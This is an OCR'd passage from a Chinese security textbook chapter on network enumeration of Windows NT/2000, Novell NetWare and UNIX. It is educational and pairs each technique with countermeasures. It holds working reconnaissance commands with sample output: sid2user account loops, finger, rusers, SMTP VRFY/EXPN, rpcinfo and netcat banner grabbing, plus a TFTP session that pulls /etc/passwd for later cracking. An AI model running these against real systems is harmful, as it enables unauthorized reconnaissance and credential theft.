


图3.6 DumpSec查点运行在远程系统上的所有服务和驱动程序

旗标攫取和注册表查点的对策

确认你的注册表被锁定，不能被远程访问。正确的配置远程访问的键值是HKLM\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg和其他相关子键。如

果该键存在，那么只有Administrator具有远程访问注册表的权限。对于Windows NT/2000的服务器版，缺省情况下，该键是起作用的，但工作站版不起作用。可选的子键AllowedPaths定义了可被访问的注册表的特殊路径，不考虑winreg注册表键的安全。它也可以被检查。为了进一步理解这些内容，可以在http://search.support.microsoft.com 找到Microsoft知识库编号为Q155363的文章。利用DumpSec这样的好工具检查你的网络系统，确认系统中没有漏洞。

3.1.4 让你的脚本工作

我们已经详细地介绍了入侵者利用手工方法查点网络、用户和应用程序信息的步骤。读到这里，读者可能会焦急地开始检查他们所管理的网络的漏洞。然而，如果没有几个服务器的话，这可能是一件令人沮丧的工作。幸运的是，本节所提到的许多工具都是命令行形式，因此可以简单地使用批处理脚本或其他工具自动完成。

下面是一个简单的利用user2sid/sid2user工具的例子。为了设置脚本，首先需要利用空会话上的user2sid得到目标系统的SID。NT/2000为新账号分配从1000开始的RID，因此可以利用NT/2000 shell命令做如下的循环。FOR语句和sid2user工具在目标上查点出了50个账号：

```
C:\>for /L %i IN (1000,1,1050) DO sid2user \\acmepdc1 5 21 1915163094
1258472701648912389 %I >> users.txt
C:\>cat users.txt

Name is IUSR_ACMEPDC1
Domain is ACME
Type of SID is SidTypeUser

Name is MTS Trusted Impersonators
Domain is ACME
Type of SID is SidTypeAlias
. . .
```

这些原始的输出可以通过过滤得到用户名列表。当然，脚本环境没有被限制为NT shell——Perl、VBScript、其他方便的shell都行。最后要提醒的是，只要TCP端口139或445是开放的，上面的这个例子就可以成功地转储用户信息。

利用前面介绍的内容，攻击者现在可以进行NT系统渗透（第5章介绍）和Windows 2000攻击（第6章介绍）。

3.2 Novell 查点

NT / 2000的“空会话”漏洞并不孤单。Novell的NetWare也有相似的问题，而且更为糟糕。Novell实际上会全盘给出所需信息，根本不需要向某台服务器或某棵NDS（Novell目录服务）树认证。打开了（enable）Bindery（平构数据库）环境的NetWare 3.x和4.x服务器具有可称为“Attach（附接）”脆弱点的不足之处，允许任何人未经登录到某台服务器就发现所有服务器、NDS树、用户组、打印机和用户名信息。我们将展示这么做有多容易，然后给出堵塞这些信息漏洞的建议。

3.2.1 浏览网络邻居

查点一个Novell网络的第一步是获悉其上的服务器和NDS树。有多种方法完成这一步，不过最简单的是使用Windows 95/98/NT的网络邻居（Network Neighborhood）。这个便利的网络浏览工具会查询网络线缆上所有Novell服务器和NDS树的存在性（见图3.7），不过要深入查询某棵NDS树的话，还得登录到这棵树上。这些信息尽管本身并不具有威胁力，但却有潜在的发展，就像婴儿学步终能竞跑马拉松一样。





图3.7 Windows 网络邻居分别查点网络线缆上的Novell服务器和NDS树

Novell Client32 连接

流行度:	*7*
容易度:	*10*
影响力:	*1*
风险率:	*6*

Novell的NetWare服务(NetWare Services)程序运行在系统盘区(tray)上，可通过其NetWare Connections选项管理NetWare连接，如下图所示。



这种能力在管理附接和登录这两种连接方式上非常有价值。然而更为重要的是，一旦某个附接已经建立，就能检索出其服务器所在的NDS树、该附接的连接号以及完整的网络地址(包括网络号和结点地址)，如图3.8所示。




图3.8 Novell的NetWare Connections工具显示某个附接的服务器所在NDS树、连接号以及完整的网络地址，包括网络号和结点地址

这些信息在以后连接到同一服务器上以获取管理特权时会有用(参见第7章)。

On-Site Admin——查看Novell服务器

流行度:	*7*
容易度	*8*
影响力:	*5*
风险率:	*6*

在未经向某台服务器认证的情形下，就能使用Novell的On-Site Admin产品(ftp://ftp.cdrom.com)查看网络线缆上每台服务器的状态。On－Site并不自行发送广播请求，它看起来是在显示已由网络邻居(Neighborhood)高速缓存的那些服务器，而网络邻居则在周期性地发送自己的广播请求，以探测网络上的Novell服务器。图3.9展示了由On-Site Admin产生的大量信息。




图3.9 Novell的On-Site Admin是查点Novell网络的单个最有用工具





图3.10 On-Site Admin 显示大量的信息

On-Site中另一个好东西是Analyze功能，如图3.10所示。选择一个服务器后再按下Analyze按钮，就能汇集到大量信息。



这些信息尽管并不致命，却加剧了信息的泄漏程度。使用On-Site Admin工具的Analyze功能会附接到待分析的目标服务器上，由NetWare Connections工具展示的结果如上页图所示。

On-Site Admin——浏览NDS树

流行度:	*7*
容易度	*10*
影响力:	*1*
风险率:	*6*

使用Novell的On-Site Admin产品可以往下浏览大多数NDS树并几乎可到达作为端点的树叶。这种情况下，Client32并没有真正附接到所选定的服务器（该服务器所在NDS树就是待浏览的树）。其原因在于缺省情况下，NetWare 4.x允许任何人浏览NDS树。给NDS树的树根增设一个继承权过滤器(inheritance rights filter，简称IRF)可以把




图3.11 On-Site Admin 允许往下浏览NDS树到端点的树叶

这种属性减到最小。NDS树信息非常之敏感，因此你不会愿意任何人都随随便便地浏览。图3.11展示了能够汇集到的某些更为敏感的信息，包括用户、用户组、服务器和卷(volume)。

使用本节讨论的查点得到的信息，攻击者就可以转入第7章介绍的Novell系统主动渗透。

3.3 UNIX查点

大多数现代的UNIX具体实现依赖于标准的TCP/IP连网特性，因此不会像通过其传统NetBIOS接口连网的NT或使用其专属机制连网的NetWare那样随随便便泄漏信息。当然这一点并不意味着UNIX可以免遭查点技巧侵害，只是什么技巧产生最多的结果取决于系统的具体配置。举例来说，Sun Microsystems公司的远程过程调用（RPC）、网络信息系统（NIS）和网络文件系统（NFS）仍然大范围地部署着，多年来它们一直是攻击者们攻击的目标。我们接下去列出一些经典的技巧，它们虽陈旧但吸引人，因为看来永远不会得以彻底修复。

还要记住的是，本节讨论的大多数技巧频繁利用由前面两章介绍的端口扫描和操作系统标识技巧汇集的信息。

UNIX网络资源和共享资源查点

流行度:	*7*
容易度:	*10*
影响力:	*1*
风险率:	*6*

UNIX网络信息的最佳来源是第2章中讨论过的基本TCP/IP的技巧(端口扫描等等)，不过有一个值得深究的好工具——UNIX实用工具showmount，它在查点某个网络中经由NFS出口的文件系统上很有用。举例来说，假设先前的扫描指出某个潜在目标上的2049号端口(NFS)在监听着。showmount接着就可用来查看哪些目录共享着：

```
showmount -e 192.168.202.34
```

```
export list for 192.168.202.34:
/pub        (everyone)
/var        (everyone)
/usr        user
```

-e 开关指示列出所指定NFS服务器主机的导出清单(export list)。不幸的是，几乎没有什么措施可用来堵塞这个漏洞，因为这是NFS的缺省行为。你就确保自己的导出文件系统有合适的权限设置(读/写权限应局限于特定的主机)，并在防火墙上阻塞NFS(2049号端口)。showmount请求可以记录为日志，这也是抓住闯入者的一个好办法。

NFS不再是UNIX上能找到的惟一文件系统共享软件，这得归功于日益流行的开放源代码的Samba软件套件，它给SMB客户提供了无缝的文件和打印服务。SMB(服务器消息块，Server Message Block)是Windows连网的基础结构。Samba可从http://www.samba.org获取，许多Linux软件包中也包含它。尽管Samba服务器配置文件(/etc/smb.conf)有一些直截了当的安全参数，误配置仍可能导致没有保护的网络共享资源。

UNIX网络信息的另一个潜在来源是NIS，它充分展示了这么一个事实：想法很好(网络信息的一个分布式数据库)，但实现起来考虑不周，结果不存在安全特性。NIS的主要问题是，一旦知道某台服务器的NIS域名，就可以使用简单的RPC查询取得其NIS映射表(map)中的任何内容。NIS映射表是同一域内各主机关键信息(例如passwd文件的内容)的分布式映射。传统的NIS攻击涉及使用NIS客户工具试猜域名。由Pluvius编写可从许多因特网黑客归档服务器上找到的pscan工具也能使用其-n参数搜索出相关的信息。

仍在使用NIS的人们的现实做法就是不要给自己的域名使用易于猜出的字符串(例如公司名称、DNS域名等)，否则攻击者会轻而易举地取走包括密码数据库在内的信息。如果不愿意转移到NIS+(NIS+支持数据加密以及基于Secure RPC的认证)，那么至少编辑/var/yp/securenets文件，把访问限定在确定的主机/网络上，或者以其对TCP Wrappers程序的可选支持重新编译ypserv，另外不要在NIS映射表中包含root和其他系统账号信息。

就像我们在本章前面几节看到过的那样，运行SNMP代理的UNIX系统也能给攻击者提供有用的信息。如果目标网络上使用的是缺省的管理群字符串，随许多UNIX

SNMP实用工具软件包提供的snmpwalk工具就能充分发挥作用。

UNIX用户和用户组查点

流行度:	*7*
容易度	*10*
影响力:	*1*
风险率:	*6*

本书列举的查点用户的各种技巧中最早出现的也许是UNIX的finger实用工具。在因特网规模小得多却又更为友善的过去，finger是自动获取远程主机上用户信息的简便方法。我们在这里讨论它的主要目的是描述其攻击特征，因为许多脚本形式的攻击工具仍然在尝试它，另有不少系统管理员无意地让fingerd运行在最不安全的缺省配置上。下面的例子再次假设已在先前的扫描中标识出运行finger服务(端口号为79)的一台有效主机：

```
[root$] finger -l @target.hackme.com

[target.hackme.com]
Login: root                Name: root
Directory: /root           Shell:/bin/bash
On since Sun Mar 28 11:01 (PST) on tty1    11 minutes idle
          (messages off)
On since Sun Mar 28 11:01 (PST) on ttyp0 from :0.0
     3 minutes 6 seconds idle
No mail.
Plan:
John Smith
Security Guru
Telnet password is my birthdate.
```

"finger 0@ hostname"命令也会给出有用信息：

```
[root$] finger 0@192.168.202.34

[192.168.202.34]
     Line     User     Host(s)          Idle Location
* 2 vty 0              idle             0 192.168.202.14
    Se0                Sync PPP   00:00:02
```

可以看出，由finger显示的信息大多数是无关痛痒的(它们从/etc/passwd文件相应域中派生而来)。finger的输出中包含的最危险信息也许是已登录的用户名及其闲置时间，它们给攻击者提供谁在监视(是root吗？)及监视力度的一个概况。在"社交工程"攻击中(社交工程是个黑客俚语，指的是使用"社交"技能试图从别人身上骗取访问权的活动，参见第14章)，另外一些信息可能用得上。从上面的例子可以注意到，在自己的主目录(home directory)中放置了.plan或.project文件的用户简单探测一下就能给出潜在的大量信息(这些文件的内容显示在finger探测的结果输出中)。

检测与堵塞这个信息漏洞很容易：不要运行fingerd(把它从inetd.conf文件中注释掉后执行命令"killall -HUP inetd")，并在防火墙上阻塞79号端口。如果必须提供finger访问，那就使用TCP Wrappers程序(参见第8章)来限制并记录fingerd的主机访问，或者改用一个经修改的提供有限信息的fingerd守护进程。

finger之后是较少使用的rusers和rwho实用工具。与finger一样，它们也应该被关掉(这些服务通常独立于inetd超级服务器直接从系统启动文件启动，具体参见rpc.rwhod和rpc.rusersd的参考手册)。rwho返回当前已登录到某台远程主机上的用户

```
rwho 192.168.202.34
root       localhost:ttyp0          Apr 11 09:21
jack       beanstalk:ttyp1          Apr 10 15:01
jimbo      192.168.202.77:ttyp2     Apr 10 17:40
```

rusers返回类似的输出，不过使用-l开关时还会给出相应用户最后一次敲击键盘以来流逝的时间。

```
rusers -l 192.168.202.34
root     192.168.202.34:tty1          Apr 10 18:58     :51
root     192.168.202.34:ttyp0         Apr 10 18:59     :02 (:0.0)
```

另一个经典的用户查点技巧利用因特网邮件递送协议——简单的邮件传送协议(SMTP)。SMTP提供两个允许查点用户的内置命令：VRFY和EXPN。VRFY用于证实有效用户的名字，EXPN用于揭示别名和邮递清单的真正递送地址。尽管现今大多数公司相当随意地散布电子邮件地址，允许邮件服务器执行这两个命令仍可能给攻击者提供有价值的用户信息，并打开伪造邮件的可能。

```
telnet 192.168.202.34  25
Trying 192.168.202.34...
Connected to 192.168.202.34.
Escape character is '^]'.
220 mail.bigcorp.com ESMTP Sendmail 8.8.7/8.8.7; Sun, 11 Apr 1999 10:
08:49 -0700
vrfy root
250 root <root@bigcorp.com>
expn adm
250 adm <adm@bigcorp.com>
quit
221 mail.bigcorp.com closing connection
```

这个古老但仍被利用的弱点应该克服。流行的SMTP服务器软件是sendmail(http://www.sendmail.org)，它的8以上的版本提供禁止VRFY和EXPN这两个SMTP命令或要求认证的配置选择，经编译后最终嵌入sendmail直接使用的配置文件sendmail.cf。其他SMTP服务器的实现也应该提供类似的功能——要是不提供的话，那就考虑改换厂家！

当然，所有UNIX查点技巧的先决条件是取得/etc/passwd文件，这一点将在第8章中详细讨论。不过值得在这儿提及的是，使用TFTP(简化文件传送协议)是最为流行的攫取passwd文件的方法之一：

```
tftp 192.168.202.34
tftp> connect 192.168.202.34
tftp> get /etc/passwd /tmp/passwd.cracklater
tftp> quit
```

现在攻击者除了有passwd文件供闲暇时刻破解外，还能从该文件中直接读出用户信息。解决方案是，不运行TFTP，非得运行则包裹以TCP Wrappers程序来限制其客户范围，只允许客户访问/tftpboot目录树，在边界防火墙上阻塞TFTP。

UNIX服务器程序和旗标查点

流行度:	*7*
容易度:	*10*
影响力:	*1*
风险率:	*6*

跟任何网络资源一样，服务器程序也需要一种在网络上与客户程序或其他服务器程序互相交谈的方式。远程过程调用(RPC)是完成这种交谈的最为流行的协议之一。RPC使用一个称为端口映射器(portmapper，现在的名字是rpcbind)的程序，服务器程序启动时把自动指派给它的监听端口注册到端口映射器。客户程序请求服务时则首先访问端口映射器(它是固定端口的特殊服务器程序)，获悉对应的服务器程序的注册端口后再真正访问它。RPC尽管很久以来一直是防火墙管理员的心病，却仍然非常流行。在查点远程主机中监听着的RPC服务器程序上，rpcinfo是查点用户信息的finger的等价物，可指导它向先前扫描时发现的在111号(rpcbind)或32771(Sun的候补端口映射器)端口上监听着的服务器查询：

```
rpcinfo -p 192.168.202.34
program vers proto  port
     100000    2    tcp    111   rpcbind
     100002    3    udp    712   rusersd
     100011    2    udp    754   rquotad
     100005    1    udp    635   mountd
     100003    2    udp    2049  nfs
     100004    2    tcp    778   ypserv
```

本例子告知所指定主机在运行rusersd、NFS和NIS(ypserv是NIS服务器程序)，因此"rusers"、"showmount -e"和"pscan -n"将产生更深入的信息。pscan工具使用-r开关时也可用来查点这些信息。

Windows NT系统还可以使用一个rpcinfo的变种，叫做rpcdump。该工具由Cerberus Information Security公司的David Litchfield编写的(http://www.cerberus-infosec.co.uk)。rpcdump的行为与rpcinfo -p类似。其例如下：

```
D:\Toolbox>rpcdump 192.168.202.105

Program no.     Name          Version    Protocol    Port

(100000)        portmapper    4          TCP         111
(100000)        portmapper    3          TCP         222
(100001)        rstatd        2          UDP         32774
(100021)        nlockmgr      1          UDP         4045
```

攻击者们在RPC上还能玩些别的花招。UNIX的Sun Solaris在32771号端口上运行第二个端口映射器，因此即使111号端口阻塞了，定向到32771号端口的rpcinfo仍能从Solaris主机上取出上面的信息。

虽然我们见识过的最好的RPC扫描工具是Network Associates公司的CyberCop Scanner商业软件，但是黑客们可以给rpcinfo使用特定的参数以查找特殊的RPC服务器程序。举例来说，下面的命令用来查看IP地址为192.168.202.34 的目标系统是否在运行有已知安全问题(参见第8章)的ToolTalk Database(简称TTDB)服务器程序：

```
rpcinfo -n 32771 -t 192.168.202.34 100083
```

其中100083是TTDB的RPC "程序号(program number)"。

除了给RPC使用某种形式的认证(具体哪些选项可用则与厂家联系)，或者改用基于公钥加密机制认证的Sun的Secure RPC软件包外，没有限制这种信息泄漏的简单方法。另外确保在防火墙上过滤111号和32771号端口(rpcbind)。

我们在讨论NT查点的那一节中已经谈及，查点几乎任何系统上的服务器程序的经典方法就是使用telnet或netcat给某个已知在监听的端口提供输入(telnet协商不同于由netcat执行的原始连接)。我们在这儿不再详细叙述同样的内容，不过会暗示一些netcat的有用审计功能，它们可以在netcat发布版本的readme文件中找到。尝试把一个文件的内容重定向给netcat，以此引发远程系统返回更多的信息。举例来说，创建一个仅有一行的名为nudge.txt的文本文件，其内容为GET/HTTP/1.0后跟两个回车符，然后执行以下命令：

```
nc -nvv -o banners.txt 192.168.202.34 80 < nudge.txt
HTTP/1.0 200 OK
Server: Sun_WebServer/2.0
Date:Sat, 10 Apr 1999 07:42:59 GMT
Content-Type:text/html
Last-Modified: Wed, 07 Apr 1999 15:54:18 GMT
ETag: "370a7fbb-2188-4"
Content-Length: 8584

<HTML>
<HEAD>
    <META NAME="keywords" CONTENT="BigCorp, hacking, security">
```

```
    <META NAME="description" CONTENT="Welcome to BigCorp's Web site.BigCorp
is a leading manufacturer of security holes.">
<TITLE>BigCorp Corporate Home Page</TITLE>

</HEAD>
```

注意 *netcat -n参数对于目标采用数字IP地址时是必要的。*

知道Sun的Webserver 2.0有哪些可发掘的漏洞吗？你找对了思路。其他有用的引发文件(nudge file)内容包括"HEAD/HTTP/1.0 <cr><cr> "、"QUIT <cr> "、"HELP

